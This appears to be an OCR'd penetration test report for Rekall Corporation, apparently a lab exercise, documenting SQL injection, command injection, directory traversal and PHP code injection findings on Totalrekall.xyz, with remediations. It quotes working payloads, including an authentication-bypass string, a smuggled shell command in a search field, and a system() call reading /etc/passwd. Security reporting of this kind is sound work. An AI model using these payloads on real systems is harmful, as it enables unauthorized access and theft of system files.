Contact Name	Julissa
Contact Title	SOC Analyst


Penetration Test Report

Vulnerability 16	Findings
	
Affected Hosts	172.22.117.20
Remediation	Apply necessary security patches, Restrict access to the POP3 service from untrusted networks

Vulnerability 17	Findings
Title	Sequel Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	The SQL injection vulnerability on the Login.php page allows bypass authentication using payload (ok' or 1=1–). Enabling unauthorized access to the application but does not contain any personally identifiable information.
Images	
Affected Hosts	Totalrekall.xyz
Remediation	Using parameterized queries and Input sanitation login and password

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst


Vulnerability 18	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	The command injection on the /Networking.php page allows you to execute commands by manipulating the search bar input. By entering www.example.com; cat vendors.txt, one can access sensitive files such as vendors.txt stored on the server.
Images	
Affected Hosts	Totalrekall.xyz
Remediation	Implement input validation and Proper access control to restrict access to sensitive files

Vulnerability 19	Findings
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report


Vulnerability 19	Findings
Description	The directory traversal vulnerability was exploited on the disclaimer.php page, allowing to manipulate file paths and access sensitive files outside the intended directory. By injecting path traversal sequences into the file parameter.
Images	
Affected Hosts	Totalrekall.xyz
Remediation	Sanitize and Validate User input

Vulnerability 20	Findings
Title	PHP Code Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	A PHP code injection was exploitable on Souvenirs.php page, allowing the payload ;system(“cat /etc/passwd”), to be used allowing access to sensitive system files.

Contact Information

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 20	Findings
Images	
Affected Hosts	Totalrekall.xyz
Remediation	Sanitize and Validate user inputs, Disable PHP Functions in Server Configuration